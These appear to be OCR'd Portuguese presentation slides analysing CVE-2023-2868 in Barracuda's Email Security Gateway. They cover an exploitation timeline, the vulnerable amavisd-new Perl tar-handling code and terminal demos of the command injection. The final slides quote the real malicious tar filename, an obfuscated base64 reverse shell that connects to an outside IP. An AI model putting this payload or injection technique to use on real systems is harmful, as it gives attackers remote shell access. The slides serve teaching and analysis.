Note: It is possible that the NVD CVSS may not match that of the CNA. The most common reason for this is that publicly available information does not provide sufficient detail or that information simply was not available at the time the CVSS vector string was assigned.

https://nvd.nist.gov/vuln/detail/CVE-2023-2868

CVE-2023-2868

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:


Base Score: **9.8 CRITICAL**

NVD Analysts use publicly available information to associate vector strings and CVS
CVE List from the CNA.

Note: It is possible that the NVD CVSS may not match that of the CNA. The most common reason for th   *ation does not provide sufficient detail or that information simply was not available at the time the CVSS vector string was assigned.*

https://nvd.nist.gov/vuln/detail/CVE-2023-2868


CVE-2023-2868



MANDIANT

https://www.mandiant.com/resources/blog/barracuda-esg-exploited-globally

CVE-2023-2868



https://www.mandiant.com/resources/blog/barracuda-esg-exploited-globally

CVE-2023-2868

2022	October 10	Current earliest evidence of CVE-2023-2868 exploitation
2022	December 2	Earliest evidence of email exfil by UNC4841
2023	May 16	Earliest evidence of lateral movement by UNC4841
2023	May 18	Barracuda identified anomalous traffic originating from ESG appliance and engages Mandiant
2023	May 19	Vulnerability CVE-2023-2868 identified in Email Security Gateway Appliances (ESG)
2023	May 20	Patch applied to mitigate CVE-2023-2868
2023	May 21	First remediation script deployed by Barracuda/ Attacker adjusts TTPs to maintain persistence
2023	May 23	Barracuda announced the issue
2023	May 24	CVE-2023-2868 published by Google
2023	May 31	Barracuda issues guidance to RMA impacted appliances
2023	June 1	Barracuda shares preliminary summary of key findings
2023	June 6	Barracuda reiterates guidance to RMA impacted appliances

UNC

MANDIANT

https://www.mandiant.com/resources/blog/barracuda-esg-exploited-globally

CVE-2023-2868

Date	Event
October 10 (2022)	Current earliest evidence of CVE-2023-2868 exploitation
December 2 (2022)	Earliest evidence of email exfil by UNC4841
May 16 (2023)	Earliest evidence of lateral movement by UNC4841
May 18 (2023)	Barracuda identified anomalous traffic originating from ESG appliance and engages Mandiant
May 19 (2023)	Vulnerability CVE-2023-2868 identified in Email Security Gateway Appliances (ESG)
May 20 (2023)	Patch applied to mitigate CVE-2023-2868
May 21 (2023)	First remediation script deployed by Barracuda/ Attacker adjusts TTPs to maintain persistence
May 23 (2023)	Barracuda announced the issue
May 24 (2023)	CVE-2023-2868 published by Google
May 31 (2023)	Barracuda issues guidance to RMA impacted appliances
June 1 (2023)	Barracuda shares preliminary summary of key findings
June 6 (2023)	Barracuda reiterates guidance to RMA impacted appliances

UNC

MANDIANT

+7 meses depois …


Dwell Time ☹

https://www.mandiant.com/resources/blog/barracuda-esg-exploited-globally

CVE-2023-2868

- **0-Day Barracuda ESG**
- Início das atividades em Outubro de 2022
- Suspeita de um grupo associado a China (**UNC4841**)
- Motivações do cenário geopolítico (**espionagem**)
- Contexto geopolítico: China vs Taiwan
- Campanha se espalhou pelo mundo
- Afetou empresas privadas e organizações de governo
- Envio de e-mails maliciosos ...

CVE-2023-2868



Arquivo TAR malicioso anexado

CVE-2023-2868

- O arquivo **.tar** é analisado pelo **amavisd-new**, que é escrito Perl
- Para desempacotar o conteúdo, é chamado o comando TAR nativo do sistema operacional (S.O) Linux
- Perl script vulnerável à injeção de comando ao manipular o .tar

```
#-------------------------------------------------------------------------------
# This is amavisd-new.
# It is a high-performance interface between message transfer agent (MTA)
# and virus scanners and/or spam scanners.`

...
sub decompose_part($$$) {
    my($part,$tempdir,$file_generator_object) = @_;

    my($filename) = "$tempdir/parts/$part";
    my($filetype) = $file_generator_object->file_type_long($part);
    my($ty)       = $file_generator_object->file_type($part);
    my($rfilename)= $file_generator_object->map_rfilename_to_parts($part);
    my($hold);
```

CVE-2023-2868

```
...
# untar any tar archives with '/bin/tar'
# extract each file individually
# BNSF-19979 Switched to /bin/tar instead of Archive::Tar
sub do_tar($$) {
    my($part,$tempdir) = @_;
    my $tarexec = '/bin/tar';

    unless (-x $tarexec) {
        chomp($@); do_log(4, "Tar unavailable! Could not extract $part");
        return 0;
    }

    do_log(4,"Untarring $part");
    my @files = split(/\n/,qx{$tarexec -tf $tempdir/parts/$part});
    foreach my $f (@files) {
        next  if ($f =~ /\/$/); #ignore directories
        my $content = qx{$tarexec -O -xf $tempdir/parts/$part '$f'}; # ===> $f can be exploited
        if ($content) {
            my $newpart = getfilename();
            setfilename($newpart, $f);
```

CVE-2023-2868

```
...
# untar any tar archives with '/bin/tar'
# extract each file individually
# BNSF-19979 Switched to /bin/tar instead of Archive::Tar
sub do_tar($$) {
    my($part,$tempdir) = @_;
    my $tarexec = '/bin/tar';

    unless (-x $tarexec) {
        chomp($@); do_log(4, "Tar unavailable! Could not extract $part");
        return 0;
    }

    do_log(4,"Untarring $part");
    my @files = split(/\n/,qx{$tarexec -tf $tempdir/parts/$part});
    foreach my $f (@files) {
        next  if ($f =~ /\/$/); #ignore directories
        my $content = qx{$tarexec -O -xf $tempdir/parts/$part '$f'}; # ===> $f can be exploited
        if ($content) {
            my $newpart = getfilename();
            setfilename($newpart, $f);
```

CVE-2023-2868

- A função **qx()** do Perl é utilizada para executar comandos do S.O
- O **qx** vai executar comando **tar** utilizando uma variável **$f**
- A variável **$f** é o ponto vulnerável para a injeção de comando

```
┌──(gohacking㉿kali)-[~/bh]
└─$ perl -e "qx{uname -a}"

┌──(gohacking㉿kali)-[~/bh]
└─$ perl -e "print(qx{uname -a})"
Linux kali 6.5.0-kali2-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.3-1kali2 (2023-10-03) x86_64 GNU/Linux

┌──(gohacking㉿kali)-[~/bh]
└─$ perl -e "qx{uname -a > /tmp/kernel.txt}"

┌──(gohacking㉿kali)-[~/bh]
└─$ cat /tmp/kernel.txt
Linux kali 6.5.0-kali2-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.3-1kali2 (2023-10-03) x86_64 GNU/Linux

┌──(gohacking㉿kali)-[~/bh]
└─$ 
```

CVE-2023-2868

```
...
# untar any tar archives with '/bin/tar'
# extract each file individually
# BNSF-19979 Switched to /bin/tar instead of Archive::Tar
sub do_tar($$) {
    my($part,$tempdir) = @_;
    my $tarexec = '/bin/tar';

    unless (-x $tarexec) {
        chomp($@); do_log(4, "Tar unavailable! Could not extract $part");
        return 0;
    }

    do_log(4,"Untarring $part");
    my @files = split(/\n/,qx{$tarexec -tf $tempdir/parts/$part});
    foreach my $f (@files) {
        next  if ($f =~ /\/$/); #ignore directories
        my $content = qx{$tarexec -O -xf $tempdir/parts/$part '$f'}; # ===> $f can be exploited
        if ($content) {
            my $newpart = getfilename();
            setfilename($newpart, $f);
```

CVE-2023-2868

```
...
# untar any tar archives with '/bin/tar'
# extract each file individually
# BNSF-19979 Switched to /bin/tar instead of Archive::Tar
sub do_tar($$) {
    my($part,$tempdir) = @_;
    my $tarexec = '/bin/tar';

    unless (-x $tarexec) {
        chomp($@); do_log(4, "Tar unavailable! Could not extract $part");
        return 0;
    }

    do_log(4,"Untarring $part");
    my @files = split(/\n/,qx{$tarexec -tf $tempdir/parts/$part});
    foreach my $f (@files) {
        next  if ($f =~ /\/$/); #ignore directories
        my $content = qx{$tarexec -O -xf $tempdir/parts/$part '$f'}; # ===> $f can be exploited
        if ($content) {
            my $newpart = getfilename();
            setfilename($newpart, $f);
```

CVE-2023-2868

```
...
# untar any tar archives with '/bin/tar'
# extract each file individually
# BNSF-19979 Switched to /bin/tar instead of Archive::Tar
sub do_tar($$) {
    my($part,$tempdir) = @_;
    my $tarexec = '/bin/tar';

    unless (-x $tarexec) {
        chomp($@); do_log(4, "Tar unavailable! Could not extract $part");
        return 0;
    }

    do_log(4,"Untarring $part");
    my @files = split(/\n/,qx{$tarexec -tf $tempdir/parts/$part});
    foreach my $f (@files) {
        next  if ($f =~ /\/$/); #ignore directories
        my $content = qx{$tarexec -O -xf $tempdir/parts/$part '$f'}; # ===> $f can be exploited
        if ($content) {
            my $newpart = getfilename();
            setfilename($newpart, $f);
```

CVE-2023-2868

```
┌──(gohacking㉿kali)-[~/bh]
└─$ ls
a.txt  b.txt  c.txt

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -cf bh.tar *.txt

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -tf bh.tar
a.txt
b.txt
c.txt

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -O -xf bh.tar 'a.txt'
AAAAAAAAAAAA

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -O -xf bh.tar 'b.txt'
BBBBBBBBBBBBBB

┌──(gohacking㉿kali)-[~/bh]
└─$ 
```

CVE-2023-2868

```
┌──(gohacking㉿kali)-[~/bh]
└─$ ls
a.txt  b.txt  c.txt

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -cf bh.tar *.txt

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -tf bh.tar
a.txt
b.txt
c.txt

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -O -xf bh.tar 'a.txt'
AAAAAAAAAAAA

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -O -xf bh.tar 'b.txt'
BBBBBBBBBBBBBB

┌──(gohacking㉿kali)-[~/bh]
└─$ 
```

CVE-2023-2868

```
┌──(gohacking㉿kali)-[~/bh]
└─$ ls
a.txt  b.txt  c.txt

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -cf bh.tar *.txt

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -tf bh.tar
a.txt
b.txt
c.txt

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -O -xf bh.tar 'a.txt'
AAAAAAAAAAAA

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -O -xf bh.tar 'b.txt'
BBBBBBBBBBBBBB

┌──(gohacking㉿kali)-[~/bh]
└─$ 
```

Empacota os arquivos TXT em um TAR

CVE-2023-2868

```
┌──(gohacking㉿kali)-[~/bh]
└─$ ls
a.txt  b.txt  c.txt

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -cf bh.tar *.txt

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -tf bh.tar
a.txt
b.txt
c.txt

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -O -xf bh.tar 'a.txt'
AAAAAAAAAAAA

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -O -xf bh.tar 'b.txt'
BBBBBBBBBBBBBB

┌──(gohacking㉿kali)-[~/bh]
└─$
```

Verifica quais arquivos estão no TAR

CVE-2023-2868

```
┌──(gohacking㉿kali)-[~/bh]
└─$ ls
a.txt  b.txt  c.txt

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -cf bh.tar *.txt

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -tf bh.tar
a.txt
b.txt
c.txt

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -O -xf bh.tar 'a.txt'
AAAAAAAAAAAA

┌──(gohacking㉿kali)-[~/bh]
└─$ tar -O -xf bh.tar 'b.txt'
BBBBBBBBBBBBBB

┌──(gohacking㉿kali)-[~/bh]
└─$ 
```

Verifica o conteúdo de um arquivo armazenado no TAR

CVE-2023-2868

Ao processar o arquivo TAR (**$part**), é chamada a função **qx** do Perl para executar uma comando do S.O (**$tarexec => /bin/tar**) para verificar o conteúdo do arquivo (**$f**) dentro do TAR

```
qx{$tarexec -O -xf $tempdir/parts/$part '$f'};
```

CVE-2023-2868

Ao processar o arquivo TAR (**$part**), é chamada a função **qx** do Perl para executar uma comando do S.O (**$tarexec => /bin/tar**) para verificar o conteúdo do arquivo (**$f**) dentro do TAR

```
qx{$tarexec -O -xf $tempdir/parts/$part '$f'};
```

```
tar -O -xf arquivo.tar "`COMANDO`"
```

CVE-2023-2868

Ao processar o arquivo TAR (**$part**), é chamada a função **qx** do Perl para executar uma comando do S.O (**$tarexec => /bin/tar**) para verificar o conteúdo do arquivo (**$f**) dentro do TAR

```
qx{$tarexec -O -xf $tempdir/parts/$part '$f'};
```

Nome do arquivo empacotado no TAR

'`abcdefg=c2V0c2lkIHNoIC1jICJta2ZpZm8gL3RtcC9wO3NoIC1pIDwvdG1wL3AgMj4mMXxvcGVuc3NsIHNfY2xpZW50IC1xdWlldCAtY29ubmVjdCAxMDcuMTQ4LjIxOS4yMjc6NDQzID4vdG1wL3AgMj4vZGV2L251bGw7cm0gL3RtcC9wIg==;ee=ba;G=s;"ech"o $abcdefg|${ee}se64 -d|${G}h;wh66489.txt`'

CVE-2023-2868

```
'`abcdefg=c2V0c2lkIHNoIC1jICJta2ZpZm8gL3RtcC9wO3NoIC1pIDwvdG1wL3AgMj4mMXxvcGVuc3NsIHNfY2xpZW50IC1xdWlldCAtY29ubmVjdCAxMDcuMTQ4LjIxOS4yMjc6NDQzID4vdG1wL3AgMj4vZGV2L251bGw7cm0gL3RtcC9wIg==;ee=ba;G=s;"ech"o $abcdefg|${ee}se64 -d|${G}h;wh66489.txt`'
```

CVE-2023-2868

abcdefg=c2V0c2lkIHNoIC1jICJta2ZpZm8gL3RtcC9wO3NoIC1pIDwvdG1wL3AgMj4mMXxvcGVuc3NsIHNfY2xpZW50IC1xdWlldCAtY29ubmVjdCAxMDcuMTQ4LjIxOS4yMjc6NDQzID4vdG1wL3AgMj4vZGV2L251bGw7cm0gL3RtcC9wIg==;ee=ba;G=s;"ech"o $abcdefg|${ee}se64 -d|${G}h;wh66489.txt

CVE-2023-2868

```
